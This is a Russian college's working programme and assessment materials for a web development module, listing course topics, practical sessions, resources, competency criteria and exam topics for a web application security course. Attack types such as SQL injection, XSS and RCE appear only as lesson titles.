Тема 1.3 Фреймворки	*Содержание учебного материала*		*36*	*22*	ОК 01-ОК 09, ПК 3.1-ПК 3.4
	1	Фреймворки: Laravel, Yii2, Symfony. Паттерны программирования (MVC)	2		
	2	Авторизация, аутентификация, идентификация в Laravel. Работа с базой данных в Laravel. Тестирование в Laravel	2		
	3	Введение в JavaScript	2		
	4	Введение в Vue.js. Основные конструкции Vue.js	2		
	5	RESTful API Laravel и Vue.js.	2		
	Практические занятия		**22**	22	ОК 01, ОК 02, ОК 04, ОК 05, ОК 07-ОК 09, ПК 3.1-ПК 3.4
	6	**Практическое занятие № 11.** Установка и настройка Laravel			
	7	**Практическое занятие № 12.** CRUD операции в Laravel			
	8	**Практическое занятие № 13.** Авторизация, аутентификация, идентификация в Laravel			
	9	**Практическое занятие № 14.** Работа с базой данных в Laravel			
	10-11	**Практическое занятие № 15.** Написание тестов в Laravel			
	12	**Практическое занятие № 16.** Основные конструкции в JavaScript			
	13	**Практическое занятие № 17.** Тестирование с использованием фреймворка Mocha			
	14	**Практическое занятие № 18.** Установка и настройка Vue.js			
	15	**Практическое занятие № 19.** Синтаксис и шаблоны в Vue.js			
	16	**Практическое занятие № 20.** Создание RESTful сервиса на Laravel и Vue.js			
	Самостоятельная работа обучающихся:		**4**		ОК 01-ОК 09, ПК 3.1-ПК 3.4
	Фреймворк для тестирования PHP кода Codeception Изучение документации JavaScript Изучение документации Vue.js				
Тема 1.4 Развертывание приложений	*Содержание учебного материала*		*14*	*8*	ОК 01-ОК 09, ПК 3.1-ПК 3.4
	1	Развертывание приложений на хостинге. Использование FTP и SSH	2		
	Практические занятия		**8**	*8*	ОК 01, ОК 02, ОК 04, ОК 05, ОК 07-ОК 09, ПК 3.1-ПК 3.4
	2	**Практическое занятие № 21.** Развертывание сайта на хостинге по FTP			
	3	**Практическое занятие № 22.** Развертывание сайта на хостинге SSH			
	4	**Практическое занятие № 23.** Установка и настройка Docker			
	5	**Практическое занятие № 24.** Контейнеризация приложения Laravel			
	Самостоятельная работа		**4**		ОК 01-ОК 09, ПК 3.1-ПК 3.4
	Изучение шаблонов проектирования (паттернов) Изучение документации Laravel				

	Изучение документации Docker				
Тема 1.5 Работа в команде, представление проекта	*Содержание учебного материала*		*14*	*4*	ОК 01-ОК 09, ПК 3.1-ПК 3.4
	1	Инструменты командной разработки	2		
	2	Организация коммуникаций в команде	2		
	3	Челлендж Youth Start Entrepreneurial Challenges. Storytelling Challenge B1	2		
	Практические занятия		**4**	4	ОК 01, ОК 02, ОК 04, ОК 05, ОК 07-ОК 09, ПК 3.1-ПК 3.4
	4	**Практическое занятие № 25.** Организация совместной разработки на GitLab			
	5	**Практическое занятие № 26.** Организация работы команды по методологии Scrum			
	Самостоятельная работа		**10**		ОК 01-ОК 09, ПК 3.1-ПК 3.4
	Работа с командой в Trello		4		
	Подготовка к промежуточной аттестации		6		
		Экзамен	**6**		
		ВСЕГО по МДК.03.01:	**110**	54	
МДК.03.02 Оптимизация веб-приложений					
Тема 2.1 Методы оптимизации веб-приложений	*Содержание учебного материала*		*94*	*48*	
	1	Введение. Продвижение сайтов	2		ОК 01 – ОК 09, ПК 3.1 – ПК 3.4
	2	Внутренняя поисковая оптимизация (SEO)	2		
	3	Внешняя поисковая оптимизация (SEO)	2		
	4	Индексация сайта	2		
	5	Увеличение посещаемости сайта	2		
	6	Конвертация трафика	2		
	Практические занятия		**48**	*48*	ОК 01 – ОК 09, ПК 3.1 – ПК 3.4
	7-10	**Практическое занятие № 1.** Проведение общего аудита сайта: SEO, юзабилити, тексты	8		
	11-14	**Практическое занятие № 2.** Исследование способов ускорения загрузки сайтов	8		
	15-18	**Практическое занятие № 3.** Проведение внутренней SEO оптимизация сайта	8		
	19-23	**Практическое занятие № 4.** Техническая оптимизация, дополнительные настройки	10		
	24-30	**Практическое занятие № 5.** Улучшение поведенческих факторов	14		
	Самостоятельная работа		**8**		ОК 01 – ОК 09, ПК 3.1 – ПК 3.4
	Челленджи		2		
	Подготовка к экзамену		6		

		Экзамен	**6**		
		ВСЕГО по МДК.03.02	**74**		
МДК.03.03. Обеспечение безопасности веб-приложений					
Тема 3.1 Технологии обеспечения безопасности веб-приложений	*Содержание учебного материала*		*64*	*38*	ОК 01 – ОК 09, ПК 3.1 – ПК 3.4
	1-2	Основные принципы построения безопасных сайтов. Понятие безопасности приложений и классификация опасностей	4		
	3-4	Источники угроз информационной безопасности и меры по их предотвращению	4		
	5	Регламенты и методы разработки безопасных веб-приложений	2		
	6-7	Безопасная аутентификация и авторизация	4		
	8	Повышение привилегий и общая отказоустойчивость системы	2		
	9-10	Проверка корректности данных, вводимых пользователем. Публикация изображений и файлов. Методы шифрования. SQL- инъекции. XSS-инъекции	4		
	Практические занятия		**38**	*38*	ОК 01 – ОК 09, ПК 3.1 – ПК 3.4
	11	**Практическое занятие № 1.** Сбор информации о web-приложении			
	12-13	**Практическое занятие № 2.** Тестирование защищенности транспортного уровня			
	14	**Практическое занятие № 3.** Тестирование защищенности механизмом управления доступом			
	15-17	**Практическое занятие № 4.** Тестирование защищенности механизмом управления сессиями			
	18-19	**Практическое занятие № 5.** Тестирование на устойчивость к атакам отказа в обслуживании			
	20-21	**Практическое занятие № 6.** Поиск уязвимостей к атакам CSRF			
	22-23	**Практическое занятие № 7.** Поиск уязвимостей к атакам XSS			
	24-25	**Практическое занятие № 8.** Поиск уязвимостей к атакам SQL-injection			
	26-27	**Практическое занятие № 9.** Поиск уязвимостей к атакам RCE			
	28-29	**Практическое занятие № 10.** Сканирование уязвимостей веб-приложений			
	Самостоятельная работа		**6**		ОК 01 – ОК 09, ПК 3.1 – ПК 3.4
	Завершение заданий практических занятий				
		Дифференцированный зачет	**2**		
		ВСЕГО по МДК.03.03	**64**		

УП.03. Учебная практика по ПМ.03	*Виды работ*	*72*	72	
	Проведение Инструктажа Сбор предварительных данных для выявления требований к веб-приложению. Определение первоначальных требований заказчика к веб-приложению и возможности их реализации. Подбор оптимальных вариантов реализации задач. Оформление технического задания. Верстка страниц веб-приложений. Кодировка на языках веб-программирования. Разработка базы данных. Разработка интерфейса пользователя. Разработка анимационных эффектов Установка и настраивание веб-сервера, СУБД для организации работы веб-приложений. Применение инструментальных средств контроля версий и баз данных. Проводить работы по резервному копированию веб-приложений. Выполнение регистрации и обработки запросов Заказчика в службе технической поддержки. Применение инструментальные средства контроля версий и баз данных, учета дефектов. Тестирование веб-приложения с точки зрения логической целостности. Тестирование интеграции веб-приложения с внешними сервисами и учетными системами Публикация веб-приложения на базе хостинга в сети Интернет. Обеспечение безопасной и бесперебойной работы. Сбор и предварительный анализ статистической информации о работе веб-приложений			ОК 01 – ОК 09, ПК 3.1 – ПК 3.4
	Дифференцированный зачет	**6**	**6**	
	ВСЕГО ПО УП.03	**72**	**72**	
ПП.03. Производственная практика по ПМ.03.	*Виды работ*	*36*	36	
	Проведение Инструктажа Работы по продвижению веб-проекта в сети интернет. Поиск и ликвидация уязвимостей сайта Проведение работ по оптимизации веб-сайта			ОК 01 – ОК 09, ПК 3.1 – ПК 3.4
	Дифференцированный зачет	**6**	**6**	
	ВСЕГО ПО ПП.03	**36**	**36**	
	Экзамен по модулю	**6**		
	Итого по ПМ.03			

3 УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ ПРОФЕССИОНАЛЬНОГО МОДУЛЯ

3.1 Материально-техническое обеспечение

Реализация рабочей программы по профессиональному модулю ПМ.03. Разработка веб-приложения на стороне клиента осуществляется в лаборатории компьютерные сети.

Оборудование лаборатории:

- посадочные места по количеству обучающихся;
- проектор, экран;
- рабочее место преподавателя – АРМ преподавателя;
- персональные компьютеры на каждого обучающегося;
- программное обеспечение;
- аппаратное обеспечение;
- программное обеспечение общего и профессионального назначения.

Перечень программного обеспечения:

Eclipse IDE for Java EE Developers, .NET Framework JDK 8, Microsoft SQL Server Express Edition, Microsoft Visio Professional, Microsoft Visual Studio, MySQL Installer for Windows, NetBeans, SQL Server Management Studio, Microsoft SQL Server Java Connector, Android Studio, IntelliJ IDEA

При реализации рабочей программы профессионального модуля ПМ.03. Разработка веб-приложения на стороне клиента проводятся учебная и производственная практики.

Материально-техническое оснащение практик представлены в рабочей программе практики.

Учебная практика проводится в колледже.

Производственная практика проводится на основании заключенных договоров о практической подготовке на предприятиях и в организациях города и республики.

3.2 Информационное обеспечение обучения

Учебная литература:

1. Полуэктова Н. Р. Разработка веб-приложений : учебное пособие для среднего профессионального образования / Н. Р. Полуэктова. — Москва : Издательство Юрайт, 2024. — 204 с. — (Профессиональное образование). — ISBN 978-5-534-14744-5. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/519727 (дата обращения: 19.01.2024).

Дополнительная литература:

1. Перлова О.Н. Проектирование и разработка информационных систем (1-е изд.) – М. Академия, 2017

2. Федорова Г.И. Разработка, внедрение и адаптация программного обеспечения отраслевой направленности. Учебное пособие. Изд.: КУРС, Инфра-М. Среднее профессиональное образование. 2016 г. 336 стр.

Интернет-ресурсы:

1. Журнал веб-дизайн – уголок профессионала. [Электронный ресурс] – режим доступа: http://www.webmagazine.biz.

2. Система федеральных образовательных порталов Информационно – коммуникационные технологии в образовании. [Электронный ресурс] – режим доступа: http://www.ict.edu.ru.

3. Методы и средства инженерии программного обеспечения: Учебник. Автор/создатель Лавришева Е.М., Петрухин В.А. Единое окно доступа к образовательным ресурсам. http://window.edu.ru/catalog/pdf2txt/699/41699/18857

4. Механизм подписок на Redis – https://php-up.com/lesson/22

5. Решение задач на ООП - http://old.code.mu/tasks/php/oop/osnovy-raboty-s-objektno-orientirovannym-programmirovaniem-v-php-1.html

6. Работа с коллекциями в MongoDB - https://www.youtube.com/watch?v=xwr3azx0Gf0&list=PL0lO_mIqDDFXcxN3fRjc-EOWZLqW8dLVV

3.3 Учебно-методическое обеспечение

По профессиональному модулю ПМ.03. Разработка веб-приложения на стороне клиента создан учебно-методическая документация:

– Рабочая программа;

– Оценочные материалы;

– Методические указания по выполнению заданий на практических занятиях;

– Методические указания по выполнению самостоятельной работы;

– Дидактический материал.

3.4. Общие требования к организации образовательного процесса

Освоение обучающимися профессионального модуля ПМ.03. Разработка веб-приложения на стороне клиента проходит в учебном заведении и на предприятиях города.

Профессиональный модуль ПМ.03 изучается в течение 2х семестров.

Учебная практика проводится в лаборатории колледжа.

Производственная практика проводится на предприятиях и в организациях на основании договоров о практической подготовке.

Самостоятельная работа организована в каждом МДК в пределах часов учебного плана в соответствии с методическими указаниями, разработанными преподавателями.

3.5. Кадровое обеспечение образовательного процесса

Требования к квалификации педагогических кадров, обеспечивающих обучение по профессиональному модулю:

Наличие высшего профессионального образования, соответствующего профилю модуля ПМ.03. Разработка веб-приложения на стороне клиента *по специальности 09.02.09 Веб-разработка*.

Опыт деятельности в соответствующей профессиональной сфере необходим.

4 КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ ОСВОЕНИЯ ПРОФЕССИОНАЛЬНОГО МОДУЛЯ

Контроль и оценка результатов освоения профессионального модуля ПМ.03. Разработка веб-приложения на стороне клиента обучающимся осуществляется преподавателем на занятиях по итогам выполнения заданий на уроках, практических занятиях, учебной и производственной практиках и самостоятельной работы.

Оценка качества освоения программы профессионального модуля обучающимся включает текущий контроль успеваемости и промежуточную аттестацию.

Код и наименование формируемых компетенций	***Практический опыт, умения, знания***	***Формы контроля и оценки результатов освоения***	
		Текущий контроль	***Промежуточная аттестация***
ПК 3.1. Проектировать структуры разделов информационных ресурсов с целью создания эскиза и прототипа интерфейса пользователя	**знать:** $З_1$ - языки программирования и разметки для разработки клиентской и серверной части веб-приложений; $З_3$ - принципы проектирования и разработки информационных систем.	МДК.03.01 *- устный опрос* *- выполнение заданий на практических занятиях* *- выполнение заданий самостоятельной работы*	*- экзамен*
		МДК.03.02 *- устный опрос* *- выполнение заданий на практических занятиях* *- выполнение заданий самостоятельной работы*	*- экзамен*
		МДК.03.03 *- устный опрос* *- выполнение заданий на практических занятиях* *- выполнение заданий самостоятельной работы*	*- дифференцированный зачет*
	уметь: $У_1$ - разрабатывать программный код клиентской и серверной части веб-приложений; **иметь практический опыт в:**	УП.03. Учебная практика по ПМ.03 *- комплексный контроль в ходе выполнения видов работ*	*- дифференцированный зачет*
		ПП.03. Производственная практика по ПМ.03 *- комплексный контроль в ходе выполнения видов работ*	*- дифференцированный зачет*
			- экзамен по модулю

Код и наименование формируемых компетенций	***Практический опыт, умения, знания***	***Формы контроля и оценки результатов освоения***	
		Текущий контроль	***Промежуточная аттестация***
	$ПО_1$ - использовании специальных готовых технических решений при разработке веб-приложений; $ПО_2$ - выполнении разработки и проектирования информационных систем;		
ПК 3.2. Разрабатывать интерфейс пользователя для информационных ресурсов с использованием стандартов в области веб-разработки	**знать:** $З_1$ - языки программирования и разметки для разработки клиентской части веб-приложений;	МДК.03.01 *- устный опрос* *- выполнение заданий на практических занятиях* *выполнение заданий самостоятельной работы*	*- экзамен*
		МДК.03.02 *- устный опрос* *- выполнение заданий на практических занятиях* *- выполнение заданий самостоятельной работы*	*- экзамен*
		МДК.03.03 *- устный опрос* *- выполнение заданий на практических занятиях* *- выполнение заданий самостоятельной работы*	*- дифференцированный зачет*
	уметь: $У_1$ - разрабатывать программный код клиентской части веб-приложений; **иметь практический опыт в:** $ПО_1$ - использовании специальных готовых технических решений при разработке веб-приложений; $ПО_3$ - модернизации веб-приложений с учетом правил и норм подготовки информации для поисковых систем	УП.03. Учебная практика по ПМ.03 *- комплексный контроль в ходе выполнения видов работ*	*- дифференцированный зачет*
		ПП.03. Производственная практика по ПМ.03 *- комплексный контроль в ходе выполнения видов работ*	*- дифференцированный зачет*
			- экзамен по модулю

Код и наименование формируемых компетенций	***Практический опыт, умения, знания***	***Формы контроля и оценки результатов освоения***	
		Текущий контроль	***Промежуточная аттестация***
ПК 3.3. Создавать структуру кода веб-страницы информационного ресурса в соответствии с дизайн-макетом	**знать:** $З_1$ - языки программирования и разметки для разработки клиентской и серверной части веб-приложений; $З_2$ - принципы функционирования поисковых сервисов и особенности оптимизации веб-приложений под них; $З_3$ - принципы проектирования и разработки информационных систем.	МДК.03.01 *- устный опрос* *- выполнение заданий на практических занятиях* *выполнение заданий самостоятельной работы*	*- экзамен*
		МДК.03.02 *- устный опрос* *- выполнение заданий на практических занятиях* *выполнение заданий самостоятельной работы*	*- экзамен*
		МДК.03.03 *- устный опрос* *- выполнение заданий на практических занятиях* *- выполнение заданий самостоятельной работы*	*- дифференцированный зачет*
	уметь: $У_1$ - разрабатывать программный код клиентской части веб-приложений; **иметь практический опыт в:** $ПО_1$ - использовании специальных готовых технических решений при разработке веб-приложений; $ПО_3$ - модернизации веб-приложений с учетом правил и норм подготовки информации для поисковых систем	УП.03. Учебная практика по ПМ.03 *- комплексный контроль в ходе выполнения видов работ*	*- дифференцированный зачет*
		ПП.03. Производственная практика по ПМ.03 *- комплексный контроль в ходе выполнения видов работ*	*- дифференцированный зачет*
ПК 3.4. Создавать программный код на стороне клиента в соответствии с техническим	**знать:** $З_3$ - принципы проектирования и разработки информационных систем.	МДК.03.01 *- устный опрос* *- выполнение заданий на практических занятиях* *- выполнение заданий самостоятельной работы*	*- экзамен*
		МДК.03.02 *- устный опрос*	*- - экзамен*

Код и наименование формируемых компетенций	***Практический опыт, умения, знания***	***Формы контроля и оценки результатов освоения***	
		Текущий контроль	***Промежуточная аттестация***
заданием (спецификацией) с использованием языков программировани я, библиотек и фреймворков		- *выполнение заданий на практических занятиях* *- выполнение заданий самостоятельной работы*	
		МДК.03.03 *- устный опрос* - *выполнение заданий на практических занятиях* *- выполнение заданий самостоятельной работы*	- - *дифференцированный зачет*
	уметь: $У_1$ - разрабатывать программный код клиентской части веб-приложений; $У_2$ - осуществлять оптимизацию веб-приложения с целью повышения его рейтинга в сети Интернет; **иметь практический опыт в:** $ПО_3$ - модернизации веб-приложений с учетом правил и норм подготовки информации для поисковых систем $ПО_4$ - реализации мероприятий по продвижению веб-приложений в сети Интернет.	УП.03.01. Учебная практика по ПМ.03 *- комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*
		ПП.03. Производственная практика по ПМ.03 *- комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*
			- экзамен по модулю

Формы и методы контроля и оценки результатов обучения должны позволять проверять у обучающихся, не только сформированность профессиональных компетенций (ПК), но и **общих компетенций** (ОК):

Результаты (сформированные общие компетенции)	**Основные показатели оценки результата**	***Формы контроля и оценки результатов освоения***	
		Текущий контроль	***Промежуточная аттестация***
ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий	*комплексный контроль в ходе выполнения видов работ по МДК.03.01, МДК.03.02 МДК.03.03, УП.03, ПП.03*	*- экзамен (МДК.03.01, МДК 03.02)* *- дифференцированный зачет (МДК 03.03)* *- дифференцированный зачет (УП.03, ПП.03)* *- Экзамен по модулю*
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах		
ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/постоянные поручения в группе - может спрогнозировать результат - умеет оценить свои действия, поступки и проанализировать их - знает основную нормативную документацию по предпринимательской деятельности и может ее найти в поисковых системах; - определяет возможности/невозможности предпринимательства той или иной возникшей ситуации - успешно учится, выполняет повседневные поручения/обязанности, связанные с финансами (оплата проезда, покупка продуктов, обеда) - владеет навыками обращения с банковскими картами		
ОК 04. Эффективно взаимодействовать и работать в	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией		

коллективе и команде	- признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации		
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен письменно оформлять свои мысли		
ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения	- не участвует в запрещенных группировках; - не проводит антироссийскую пропаганду; - уважительно относится к сверстникам, окружающим, старшим и младшим; - не хамит, не грубит - применяет в своем поведении стандарты антикоррупционного поведения		
ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;	- поддерживает чистоту в кабинете/лаборатории и на своем рабочем месте - адекватно реагирует на внезапное изменение ситуации (звонок, сирена, сигнал тревоги) - владеет информацией по рациональной организации технологического процесса - знает правила безопасного ведения работ		

ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности.	- посещает учебные занятия, практику; - отсутствие пропусков по болезни - посещение спортивных секций в колледже и вне (по различным видам спорта) - ведет здоровый образ жизни		
ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов, научных публикации, технической документации; - уметь применять лексику и грамматику иностранного языка для перевода текста, содержание которого включает профессиональную лексику; - уметь анализировать, систематизировать и применять в профессиональной деятельности информацию, содержащуюся в документации профессиональной области.		

Критерии и методы оценки степени сформированности знаний, умений и приобретённый практический опыт, а также освоенные общие и профессиональные компетенции отражены в оценочных материалах профессионального модуля ПМ.03. Разработка веб-приложения на стороне клиента.

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДЕНО
Директором АНО СПО «Цифровой колледж «Синергия»
в составе образовательной программы по специальности
09.02.09 Веб-разработка

Оценочные материалы
для промежуточной аттестации
по междисциплинарному курсу
МДК.03.03. Обеспечение безопасности веб-приложений

для специальности 09.02.09 Веб-разработка

Разработчик: Сидорова А.Ю., зам.директора по УВР

Якутск, 2025

1. Пояснительная записка

Оценочные материалы для промежуточной аттестации по МДК.03.03. Обеспечение безопасности веб-приложений предназначены для контроля освоения запланированных результатов по МДК, общих и профессиональных компетенций обучающихся по специальности *для специальности 09.02.09 Веб-разработка.*

1.1. Оценка освоения МДК

МДК.03.03. Обеспечение безопасности веб-приложений изучается в рамках профессионального модуля ПМ.03. Разработка веб-приложения на стороне клиента.

В результате освоения МДК обучающийся должен

знать:

$З_1$ - языки программирования и разметки для разработки клиентской и серверной части веб-приложений;

$З_2$ - принципы функционирования поисковых сервисов и особенности оптимизации веб-приложений под них;

$З_3$ - принципы проектирования и разработки информационных систем.

уметь:

$У_1$ - разрабатывать программный код клиентской и серверной части веб-приложений;

Результатом освоения МДК.03.03. Обеспечение безопасности веб-приложений является также формирование у обучающихся **профессиональными компетенциями (ПК):**

ПК 3.1. Проектировать структуры разделов информационных ресурсов с целью создания эскиза и прототипа интерфейса пользователя.

ПК 3.2. Разрабатывать интерфейс пользователя для информационных ресурсов с использованием стандартов в области веб-разработки.

ПК 3.3. Создавать структуру кода веб-страницы информационного ресурса в соответствии с дизайн-макетом.

ПК 3.4. Создавать программный код на стороне клиента в соответствии с техническим заданием (спецификацией) с использованием языков программирования, библиотек и фреймворков.

и **общих компетенций (ОК)**:

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам;

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности;

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях;

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения;

ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;

ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности;

ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках.

Промежуточная аттестация проходит в форме **дифференцированного зачета**.

Зачет проводится по билетам.

Билет состоит из 2х частей:

1-я часть – ответ на 1 вопрос (проверка знаний по МДК)

2-я часть – защита одного из практических заданий, предварительно выполненного на учебных занятиях (проверка умений).

Общая оценка – среднее арифметическое за 1 и 2 части.

Критерии оценки устного ответа

оценка «отлично» выставляется, если обучающийся

- раскрыл содержание материала в объёме, предусмотренном программой;
- изложил материал грамотным языком в определённой логической последовательности, точно используя терминологию, факты и аргументы, даты, определения и др.;
- показал умения иллюстрировать теоретические положения конкретными примерами, различными данными (карты, иллюстрации, диаграммы и т. д.), применял их при выполнении задания в новой учебной ситуации;
- продемонстрировал усвоение ранее изученных вопросов, сформированность и устойчивость используемых умений и навыков;
- отвечал самостоятельно, без наводящих вопросов. Возможны одна-две погрешности, неточности при освещении второстепенных вопросов или несущественные ошибки, которые ученик легко исправил после замечания учителя.

оценка «хорошо» выставляется, если обучающийся

- в изложении допущены незначительные пробелы, не исказившие содержание ответа;
- применялись не все требуемые теоретические знания, умения;
- допущены несущественная ошибка, один-два недочёта при освещении основного содержания ответа, исправленные после замечания преподавателя;
- допущены несущественная ошибка или более двух недочётов при освещении второстепенных вопросов или в суждениях, легко исправленных по замечанию учителя.

оценка «удовлетворительно» ставится в одном из следующих случаев:

- неполно или непоследовательно раскрыто содержание материала, но показано общее понимание вопроса и продемонстрированы умения, достаточные для дальнейшего усвоения программного материала;
- имелись затруднения или допущены ошибки в определении понятий, использовании терминологии, исправленные после нескольких наводящих вопросов учителя;
- изложение материала было недостаточно самостоятельным (простой пересказ учебника), несистематизированным, аргументация слабая, речь бедная;

• материал частично усвоен, но умения не проявлены в полной мере, ученик не справился с применением знаний при выполнении задания в новой ситуации.

оценка «неудовлетворительно» ставится в следующих случаях:

• не раскрыто главное содержание учебного материала;

• обнаружено незнание или непонимание обучающимся большей или наиболее важной части учебного материала;

• допущены существенные ошибки в изложении фактов, определении понятий, в суждениях и выводах, которые не исправлены после нескольких наводящих вопросов преподавателя.

Перечень экзаменационных вопросов
для промежуточной аттестации
по МДК.03.03. Обеспечение безопасности веб-приложений
для специальности 09.02.09 Веб-разработка

1. Основные принципы построения безопасных сайтов. Понятие безопасности приложений и классификация опасностей.
2. Источники угроз информационной безопасности и меры по их предотвращению.
3. Уязвимости и атаки на Web-приложения.
4. Регламенты и методы разработки безопасных веб-приложений.
5. Основы безопасности веб сервера.
6. Архитектура IIS. Создание сайтов на IIS.
7. Архитектура Apache. Создание сайтов на Apache.
8. Атаки на аутентификацию.
9. Атаки на авторизацию.
10. Безопасность клиентских приложений. Атаки на клиентские приложения.
11. Уязвимости, приводящие к выполнению кода. Выполнение кода.
12. Раскрытие информации.
13. Логические атаки.
14. Анализ защищенности Web-приложений.
15. Отраженные XSS. Сохраненные XSS.
16. Защита от XSS-атак.

1.2. Сформированность компетенций обучающихся

В результате освоения МДК обучающийся должен показать также и сформированность *общих компетенций (ОК)*:

Результат (освоенные общие компетенции)	**Основные показатели**
ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах
ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/постоянные поручения в группе - может спрогнозировать результат - умеет оценить свои действия, поступки и проанализировать их - знает основную нормативную документацию по предпринимательской деятельности и может ее найти в поисковых системах; - определяет возможности/невозможности предпринимательства той или иной возникшей ситуации - успешно учится, выполняет повседневные поручения/обязанности, связанные с финансами (оплата проезда, покупка продуктов, обеда) - владеет навыками обращения с банковскими картами
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей

	ситуации
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен письменно оформлять свои мысли
ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения	- не участвует в запрещенных группировках; - не проводит антироссийскую пропаганду; - уважительно относится к сверстникам, окружающим, старшим и младшим; - не хамит, не грубит - применяет в своем поведении стандарты антикоррупционного поведения
ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;	- поддерживает чистоту в кабинете/лаборатории и на своем рабочем месте - адекватно реагирует на внезапное изменение ситуации (звонок, сирена, сигнал тревоги) - владеет информацией по рациональной организации технологического процесса - знает правила безопасного ведения работ
ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности.	- посещает учебные занятия, практику; - отсутствие пропусков по болезни - посещение спортивных секций в колледже и вне (по различным видам спорта) - ведет здоровый образ жизни
ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов, научных публикации, технической документации; - уметь применять лексику и грамматику иностранного языка для перевода текста, содержание которого включает профессиональную лексику; - уметь анализировать, систематизировать и применять в профессиональной деятельности информацию, содержащуюся в документации профессиональной области.

Критерии сформированности

2 балла - компетенция проявляется постоянно в полной мере (сформирована полностью);

1 балл - компетенция проявляется иногда или неполностью (частично сформирована);

0 баллов - компетенция не проявляется (не сформирована).

Сформированность ***профессиональных компетенций (ПК)*** проверяется через освоенные знания и умения:

Результат (профессиональные компетенции)	**Основные показатели**
